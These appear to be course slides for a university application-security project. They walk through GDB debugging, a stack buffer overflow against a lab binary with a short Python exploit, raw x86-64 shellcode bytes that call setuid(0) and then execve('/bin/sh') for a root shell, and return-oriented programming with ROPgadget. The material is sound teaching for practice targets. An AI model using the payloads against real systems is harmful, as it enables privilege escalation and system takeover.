- Debug it –

- `gdb vulnArgs`

Note: Assembly Syntax – Intel vs AT&T

Intel

```
add rsp, 0x10
```

```
lea rax, [rbp-0x1c]
```

- Operands ordered as dest, src
- Commonly used for Windows
- `objdump -d -M intel a.out`

AT&T

```
add $0x10, %rsp
```

```
lea -0x1c(%rbp),%rax
```

- Operands ordered as src, dest
- Commonly used for Linux
- `objdump -d -M att a.out`

(disas)semble
main() to get target
return address

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004017e6 <+0>:      endbr64
   0x00000000004017ea <+4>:      push    rbp
   0x00000000004017eb <+5>:      mov     rbp, rsp
   0x00000000004017ee <+8>:      sub     rsp, 0x10
   0x00000000004017f2 <+12>:     mov     DWORD PTR [rbp-0x4], edi
   0x00000000004017f5 <+15>:     mov     QWORD PTR [rbp-0x10], rsi
   0x00000000004017f9 <+19>:     cmp     DWORD PTR [rbp-0x4], 0x2
   0x00000000004017fd <+23>:     je      0x401829 <main+67>
   0x00000000004017ff <+25>:     mov     rax, QWORD PTR [rip+0xc3ee2]
   0x0000000000401806 <+32>:     mov     rcx, rax
   0x0000000000401809 <+35>:     mov     edx, 0x24
   0x000000000040180e <+40>:     mov     esi, 0x1
   0x0000000000401813 <+45>:     lea     rax, [rip+0x9683e]          # 0x498058
   0x000000000040181a <+52>:     mov     rdi, rax
   0x000000000040181d <+55>:     call    0x412140 <fwrite>
   0x0000000000401822 <+60>:     mov     eax, 0x1
   0x0000000000401827 <+65>:     jmp     0x401841 <main+91>
   0x0000000000401829 <+67>:     mov     rax, QWORD PTR [rbp-0x10]
   0x000000000040182d <+71>:     add     rax, 0x8
   0x0000000000401831 <+75>:     mov     rax, QWORD PTR [rax]
   0x0000000000401834 <+78>:     mov     rdi, rax
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000401837 <+81>:     call    0x4017a5 <vuln>
   0x000000000040183c <+86>:     mov     eax, 0x0
   0x0000000000401841 <+91>:     leave
   0x0000000000401842 <+92>:     ret
End of assembler dump.
```


disas vuln() to get offset of buffer[20]

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x00000000004017a5 <+0>:      endbr64
0x00000000004017a9 <+4>:      push    rbp
0x00000000004017aa <+5>:      mov     rbp, rsp
0x00000000004017ad <+8>:      sub     rsp, 0x30
0x00000000004017b1 <+12>:     mov     QWORD PTR [rbp-0x28], rdi
0x00000000004017b5 <+16>:     mov     rdx, QWORD PTR [rbp-0x28]
0x00000000004017b9 <+20>:     lea     rax, [rbp-0x20]
0x00000000004017bd <+24>:     mov     rsi, rdx
0x00000000004017c0 <+27>:     mov     rdi, rax
0x00000000004017c3 <+30>:     call   0x401020
0x00000000004017c8 <+35>:     lea     rax, [rbp-0x20]
0x00000000004017cc <+39>:     mov     rsi, rax
0x00000000004017cf <+42>:     lea     rax, [rip+0x96870]
0x00000000004017d6 <+49>:     mov     rdi, rax
0x00000000004017d9 <+52>:     mov     eax, 0x0
0x00000000004017de <+57>:     call   0x40b6b0 <printf>
0x00000000004017e3 <+62>:     nop
0x00000000004017e4 <+63>:     leave
0x00000000004017e5 <+64>:     ret
End of assembler dump.
```

Set a breakpoint...

```
(gdb) b *0x00000000004017de  
Breakpoint 1 at 0x4017de
```

Breakpoint set at call to printf in vuln

Run it with – **run** AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Starting program: /home/cs3235/appsec-project-internal/vulnArgs AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
  
Breakpoint 1, 0x00000000004017de in vuln ()  
(gdb)
```


Let's peek at the stack

Increasing memory addresses ↓

↑ Towards top of stack

Stack pointer →

Base pointer – 0x20 →

Base pointer →

Return address (0x40183c) →

```
(gdb) x/120bx $sp
0x7fffffffef470: 0x40  0x62  0x4c  0x00  0x00  0x00  0x00  0x00
0x7fffffffef478: 0x71  0xe9  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffef480: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0x7fffffffef488: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0x7fffffffef490: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0x7fffffffef498: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0x7fffffffef4a0: 0x00  0xe4  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffef4a8: 0x3c  0x18  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffef4b0: 0xa8  0xe6  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffef4b8: 0x00  0x00  0x00  0x00  0x02  0x00  0x00  0x00
0x7fffffffef4c0: 0x01  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffef4c8: 0x7a  0x1c  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffef4d0: 0x00  0x00  0x00  0x00  0x20  0x00  0x00  0x00
0x7fffffffef4d8: 0xe6  0x17  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffef4e0: 0x00  0x00  0x00  0x00  0x02  0x00  0x00  0x00
```

- `x/120bx`: displays 120 bytes in hexadecimal, starting from the address where the previous instance of this command has finished.

Where do we need to go?

```
(gdb) p secretFunction  
$1 = {<text variable, no debug info>} 0x401775 <secretFunction>
```

Let's build our exploit!

```
import sys
sys.stdout.buffer.write(b"A" * 40 + 0x401775.to_bytes(8, "little"))
```

- Overwrite the buffer in the stack all the way up to and including the base pointer
- Write return address immediately afterwards

Success!

```
(gdb) run $(python3 sol.py)
Starting program: /home/cs3235/appsec-project-internal/vulnArgs $(python3 sol.py)
/bin/bash: line 1: warning: command substitution: ignored null byte in input
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAu@
Congratulations!
You have entered the secret function!
[Inferior 1 (process 8996) exited normally]
```

Shellcode

Quick Recap

- Important CPU Registers
- How program memory is laid out
- How a buffer overflow works
- How we can use buffer overflows to jump to a function of our choice

Shellcode

- Returning to arbitrary functions is fun, but what if we want more flexibility?
- If we had a shell, we could do what we want!

Calling /bin/sh

- We know that /bin/sh opens a shell
- But, how can we call an external binary from a program?
- `execve` seems like a good option!

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

- `filename` is the binary we want to execute
- `argv` is the list of arguments we want to pass
 - Just like we see in `main(int argc, char *const argv[])`
- `envp` is for environment variables

How does it look in C?

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Function prelude

C Code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Dump of assembler code for function `main`:

```
0x000000000401745 <+0>:    endbr64
0x000000000401749 <+4>:    push    rbp
0x00000000040174a <+5>:    mov     rbp, rsp
0x00000000040174d <+8>:    sub     rsp, 0x10
0x000000000401751 <+12>:   lea     rax, [rip+0x968ac]          # 0x498004
0x000000000401758 <+19>:   mov     QWORD PTR [rbp-0x10], rax
0x00000000040175c <+23>:   mov     QWORD PTR [rbp-0x8], 0x0
0x000000000401764 <+31>:   mov     rax, QWORD PTR [rbp-0x10]
0x000000000401768 <+35>:   lea     rcx, [rbp-0x10]
0x00000000040176c <+39>:   mov     edx, 0x0
0x000000000401771 <+44>:   mov     rsi, rcx
0x000000000401774 <+47>:   mov     rdi, rax
0x000000000401777 <+50>:   call    0x446770 <execve>
0x00000000040177c <+55>:   mov     eax, 0x0
0x000000000401781 <+60>:   leave
0x000000000401782 <+61>:   ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Initialize char *name[2]
 - “/bin/sh” is at the address 0x498004

```
Dump of assembler code for function main:
0x000000000401745 <+0>:      endbr64
0x000000000401749 <+4>:      push    rbp
0x00000000040174a <+5>:      mov     rbp, rsp
0x00000000040174d <+8>:      sub     rsp, 0x10
0x000000000401751 <+12>:     lea     rax, [rip+0x968ac]      # 0x498004
0x000000000401758 <+19>:     mov     QWORD PTR [rbp-0x10], rax
0x00000000040175c <+23>:     mov     QWORD PTR [rbp-0x8], 0x0
0x000000000401764 <+31>:     mov     rax, QWORD PTR [rbp-0x10]
0x000000000401768 <+35>:     lea     rcx, [rbp-0x10]
0x00000000040176c <+39>:     mov     edx, 0x0
0x000000000401771 <+44>:     mov     rsi, rcx
0x000000000401774 <+47>:     mov     rdi, rax
0x000000000401777 <+50>:     call    0x446770 <execve>
0x00000000040177c <+55>:     mov     eax, 0x0
0x000000000401781 <+60>:     leave
0x000000000401782 <+61>:     ret
```

C Code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Disassembly

From: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Put arguments in registers
 - RDI - address of '/bin/sh'
 - RSI - NULL
 - RDX - NULL

C Code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
Dump of assembler code for function main:
0x000000000401745 <+0>:      endbr64
0x000000000401749 <+4>:      push    rbp
0x00000000040174a <+5>:      mov     rbp, rsp
0x00000000040174d <+8>:      sub     rsp, 0x10
0x000000000401751 <+12>:     lea     rax, [rip+0x968ac]      # 0x498004
0x000000000401758 <+19>:     mov     QWORD PTR [rbp-0x10], rax
0x00000000040175c <+23>:     mov     QWORD PTR [rbp-0x8], 0x0
0x000000000401764 <+31>:     mov     rax, QWORD PTR [rbp-0x10]
0x000000000401768 <+35>:     lea     rcx, [rbp-0x10]
0x00000000040176c <+39>:     mov     edx, 0x0
0x000000000401771 <+44>:     mov     rsi, rcx
0x000000000401774 <+47>:     mov     rdi, rax
0x000000000401777 <+50>:     call    0x446770 <execve>
0x00000000040177c <+55>:     mov     eax, 0x0
0x000000000401781 <+60>:     leave
0x000000000401782 <+61>:     ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Call execve()

C Code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
Dump of assembler code for function main:
0x000000000401745 <+0>:      endbr64
0x000000000401749 <+4>:      push    rbp
0x00000000040174a <+5>:      mov     rbp, rsp
0x00000000040174d <+8>:      sub     rsp, 0x10
0x000000000401751 <+12>:     lea     rax, [rip+0x968ac]      # 0x498004
0x000000000401758 <+19>:     mov     QWORD PTR [rbp-0x10], rax
0x00000000040175c <+23>:     mov     QWORD PTR [rbp-0x8], 0x0
0x000000000401764 <+31>:     mov     rax, QWORD PTR [rbp-0x10]
0x000000000401768 <+35>:     lea     rcx, [rbp-0x10]
0x00000000040176c <+39>:     mov     edx, 0x0
0x000000000401771 <+44>:     mov     rsi, rcx
0x000000000401774 <+47>:     mov     rdi, rax
0x000000000401777 <+50>:     call    0x446770 <execve>
0x00000000040177c <+55>:     mov     eax, 0x0
0x000000000401781 <+60>:     leave
0x000000000401782 <+61>:     ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

(gdb) disassemble execve

- Move 0x3b (59) to RAX
 - This is the syscall number for execve
- Make syscall
 - The syscall instruction is 0x0F05 in raw bytes

```
Dump of assembler code for function execve:
0x0000000000446770 <+0>:      endbr64
0x0000000000446774 <+4>:      mov     eax,0x3b
0x0000000000446779 <+9>:      syscall
0x000000000044677b <+11>:     cmp     rax,0xffffffffffff001
0x0000000000446781 <+17>:     jae     0x446784 <execve+20>
0x0000000000446783 <+19>:     ret
0x0000000000446784 <+20>:     mov     rcx,0xfffffffffffffb8
0x000000000044678b <+27>:     neg     eax
0x000000000044678d <+29>:     mov     DWORD PTR fs:[rcx],eax
0x0000000000446790 <+32>:     or      rax,0xffffffffffffffff
0x0000000000446794 <+36>:     ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

(gdb) disassemble execve

- Error handling code

```
Dump of assembler code for function execve:
0x0000000000446770 <+0>:      endbr64
0x0000000000446774 <+4>:      mov     eax,0x3b
0x0000000000446779 <+9>:      syscall
0x000000000044677b <+11>:     cmp     rax,0xffffffffffff001
0x0000000000446781 <+17>:     jae     0x446784 <execve+20>
0x0000000000446783 <+19>:     ret
0x0000000000446784 <+20>:     mov     rcx,0xffffffffffffb8
0x000000000044678b <+27>:     neg     eax
0x000000000044678d <+29>:     mov     DWORD PTR fs:[rcx],eax
0x0000000000446790 <+32>:     or      rax,0xffffffffffffffff
0x0000000000446794 <+36>:     ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

Recap

1. Have “/bin/sh” *somewhere* in memory (can find it or put it somewhere on your stack)
2. Have a pointer to “/bin/sh”
3. Copy correct values into registers:
 - RAX: 0x3b
 - RDI: pointer to “/bin/sh”
 - RSI: char *argv [] (Can be NULL for the project)
 - RDX: char *envp [] (Can also be NULL)
4. Execute syscall

Shellcode in x86 Assembly/Python

```
# mov rax,105
# mov rdi,0
# syscall
setuid = b'\x48\xc7\xc0\x69\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05'

# mov rax,59
# lea rdi,[rip+16]
# mov rsi,0
# mov rdx,0
# syscall
# .asciz "/bin/sh"
execve = b'\x48\xc7\xc0\x3b\x00\x00\x00\x48\x8d\x3d\x10\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x48\xc7\xc2\x00\x00\x00\x00\x0f\x05/bin/sh\x00'

shellcode = setuid + execve
```

From shellcode.py in your starter code!

- Shellcode from as raw bytes
- Also, contains code to elevate us to a root shell using setuid(0)

Return Oriented Programming (ROP)

Data Execution Prevention

- Marks the stack as data only
 - Means that we can no longer place code on the stack to execute it
- Buffer overflows with shellcode on stack will not work 😞
- Are we out of luck?

Workaround – ROP

- The bits of assembly instructions we need for shellcode may be present somewhere in memory
- If we can jump to where we want, we can chain them together!
- The idea:
 - There may be a lot of “snippets” of valid assembly floating around in memory
 - If they are followed by the ret instruction, we can jump to them, do stuff, and come back!
 - ret is the byte (0xC3)

ROP

- Each “snippet” is called a *gadget*
- Once you return from one gadget, you can jump to another by putting its address on top of the stack
- Putting several of these together, we get *chains*
- This is **R**eturn **O**riented **P**rogramming

When to ROP?

- In what scenarios would we be forced to do ROP?
 - DEP is enabled
 - No libc is available

ROPgadget

- Tool to let you search for gadgets in a target binary
- It is already installed on your VM for you!
- Run it like this:

```
$ ROPgadget --binary ./target7 --multibr
```

What do we need our ROPChain to do?

- Recall what the shellcode does:
 - Set RDI to 0
 - Set RAX to 0x69 = 105
 - Make a syscall
 - This is equivalent to `setuid(0)`
- Have `"/bin/sh"` in memory
- Set RAX to 0x3b = 59
- Set RDI to address of `"/bin/sh"`
- Set RSI and RDX to 0
- Make a syscall
- This is equivalent to `execve("/bin/sh", 0, 0)`

ROP Tips

- What does pop do?
 - E.g. - pop rax
 - pop takes what is at the top of the stack and puts it into RAX
- Make sure all your gadgets end in a ret
 - ret jumps to the address currently on top of the stack
- Use Ctrl-F or grep to look for gadgets that you are interested in
- Remember that gadgets can affect the stack/one another
- Good idea to have “/bin/sh” somewhere in your payload instead of looking for it in the binary

GDB Resources

Another reminder! Use the GDB cheat sheet - <https://sourceware.org/gdb/onlinedocs/refcard.pdf>

Useful Things to Remember (Recall from Prev. Slides)

- Registers: RIP, RBP, RSP
 - What's the purpose of each?
 - RIP – Instruction pointer, the address of the instruction to execute
 - RBP – Base pointer, the base of the stack frame
 - RSP – Stack pointer, the top of the current stack frame
- Useful GDB commands
 - `disas(semble)` = shows dump of assembly code
 - `break` = sets a breakpoint in the assembly during execution
 - `info reg` = show the content of registers
 - `x` = show memory contents
 - `ni` = execute the next machine instruction
 - `si` = step to next machine instruction
 - `continue` = execute until next break/end

Loading files

```
$ gdb target0
```

```
(gdb) file target0  
Reading symbols from target0...  
(No debugging symbols found in target0)
```

(disas)semble

```
(gdb) disas _main
Dump of assembler code for function _main:
0x0000000000401e92 <+0>:    endbr64
0x0000000000401e96 <+4>:    push    rbp
0x0000000000401e97 <+5>:    mov     rbp, rsp
0x0000000000401e9a <+8>:    sub     rsp, 0x10
0x0000000000401e9e <+12>:   mov     DWORD PTR [rbp-0x4], edi
0x0000000000401ea1 <+15>:   mov     QWORD PTR [rbp-0x10], rsi
0x0000000000401ea5 <+19>:   cmp     DWORD PTR [rbp-0x4], 0x1
0x0000000000401ea9 <+23>:   jg      0x401ed5 <_main+67>
0x0000000000401eab <+25>:   mov     rax, QWORD PTR [rip+0xca836]    # 0x4cc6e8 <stderr>
0x0000000000401eb2 <+32>:   mov     rcx, rax
0x0000000000401eb5 <+35>:   mov     edx, 0x24
0x0000000000401eba <+40>:   mov     esi, 0x1
0x0000000000401ebf <+45>:   lea     rax, [rip+0x9c21a]              # 0x49e0e0
0x0000000000401ec6 <+52>:   mov     rdi, rax
0x0000000000401ec9 <+55>:   call    0x412d30 <fwrite>
0x0000000000401ece <+60>:   mov     eax, 0x1
0x0000000000401ed3 <+65>:   jmp     0x401ef7 <_main+101>
0x0000000000401ed5 <+67>:   mov     rax, QWORD PTR [rbp-0x10]
0x0000000000401ed9 <+71>:   add     rax, 0x8
0x0000000000401edd <+75>:   mov     rax, QWORD PTR [rax]
0x0000000000401ee0 <+78>:   mov     rdi, rax
0x0000000000401ee3 <+81>:   call    0x401e67 <vulnerable>
0x0000000000401ee8 <+86>:   mov     eax, 0x0
0x0000000000401eed <+91>:   call    0x401e25 <print_bad_grade>
0x0000000000401ef2 <+96>:   mov     eax, 0x0
0x0000000000401ef7 <+101>:  leave
0x0000000000401ef8 <+102>:  ret
```

(b)reak

```
(gdb) break *0x0000000000401e30
Breakpoint 2 at 0x401e30
```

```
(gdb) break _main
Breakpoint 1 at 0x401e6f
```

Examples below need debug information. Not useful in our project but good to know!

```
(gdb) break target0.c:7
No symbol table is loaded. Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target0.c:7) pending.
```

```
(gdb) break target0.c:_main
No symbol table is loaded. Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (target0.c:_main) pending.
```


info reg

```
(gdb) info reg
rax          0x0          0
rbx          0x7fffffff6e8    140737488348904
rcx          0x7fffffff9b10  140737488263952
rdx          0x7fffffff9ac0  140737488263872
rsi          0x7fffffff9b10  140737488263952
rdi          0x1           1
rbp          0x7fffffff69b20  0x7fffffff69b20
rsp          0x7fffffff69b20  0x7fffffff69b20
r8           0x0           0
r9           0x13e         318
r10          0x7fffffff980    140737488349568
r11          0x7fffffff993    140737488349587
r12          0x1           1
r13          0x7fffffff6d8    140737488348888
r14          0x4c87d0        5015504
r15          0x1           1
rip          0x401e6f         0x401e6f <_main+8>
eflags       0x246          [ PF ZF IF ]
cs           0x33           51
ss           0x2b           43
ds           0x0           0
--Type <RET> for more, q to quit, c to continue without paging--
es           0x0           0
fs           0x0           0
gs           0x0           0
```


info frame

```
(gdb) info frame
Stack level 0, frame at 0x7fffffff69b30:
  rip = 0x401e6f in _main; saved rip = 0x401cd8
  called by frame at 0x7fffffff69b20
  Arglist at 0x7fffffff69b20, args:
  Locals at 0x7fffffff69b20, Previous frame's sp is 0x7fffffff69b30
  Saved registers:
    rbp at 0x7fffffff69b20, rip at 0x7fffffff69b28
```

Note: stack not drawn to scale



x

- Displays the memory contents at a given address
- Useful for the examination of the buffer
- Syntax
 - x [Address expression]
 - x /[Format] [Address expression]
 - x /[Length][Format] [Address expression]
 - Reference: <http://visualgdb.com/gdbreference/commands/x>

x Format Size Modifiers

- b – byte
- h – halfword (16-bit value)
- w – word (32-bit value)
- g – giant word (64-bit value)

x Format

- o – octal
- x – hexadecimal
- d – decimal
- u – unsigned decimal
- t – binary
- f – floating point
- a – address
- c – char
- s – string
- i – instruction

Demo: GDB's x Command

(p)rint

- Prints the value of its argument
- Works with the same pointer logic as C
- Lots of different uses so check the cheat sheet!
- Common usage:
 - p <value to print>

```
(gdb) p data
$1 = 0
(gdb)
$2 = 0
(gdb) p *data
Cannot access memory at address 0x0
(gdb) p &data
$3 = (<data variable, no debug info> *) 0x80dba90 <data>
```

```
(gdb) p secretFunction
$5 = {<text variable, no debug info>} 0x8048c45 <secretFunction>
```

ni

- Execute one machine instruction
- If it is a function call proceed until the function returns

```
Breakpoint 1, 0x0000000000401e6f in _main ()
(gdb) ni
0x0000000000401e73 in _main ()
(gdb) ni
0x0000000000401e76 in _main ()
(gdb) ni
0x0000000000401e7a in _main ()
(gdb) ni
0x0000000000401e7e in _main ()
(gdb) █
```

si

- Execute one machine instruction, then stop and return to the debugger
- Steps into instructions
- May bring you down a rabbit hole into functions that aren't relevant to you such as printf

```
(gdb) si
0x0000000000401e80 in _main ()
(gdb)
0x0000000000401e87 in _main ()
(gdb)
0x0000000000401e8a in _main ()
(gdb)
0x0000000000401e8f in _main ()
(gdb)
0x0000000000401e94 in _main ()
(gdb)
0x0000000000401e9b in _main ()
(gdb)
0x0000000000401e9e in _main ()
(gdb)
0x0000000000413330 in fwrite ()
(gdb)
0x0000000000413334 in fwrite ()
(gdb)
0x0000000000413336 in fwrite ()
```

(c)ontinue

- Helpful when you need to gather info at multiple points in your program
- Usage: continue (or) c

```
Breakpoint 1, 0x0000000000401e6f in _main ()  
(gdb) continue  
Continuing.
```


Demo: ni, si, and continue

Good luck!

Visit us during Office Hours or make a post on Ed Discussion if you have questions!

OH Schedule is on the course website: <https://gtinfosec.org>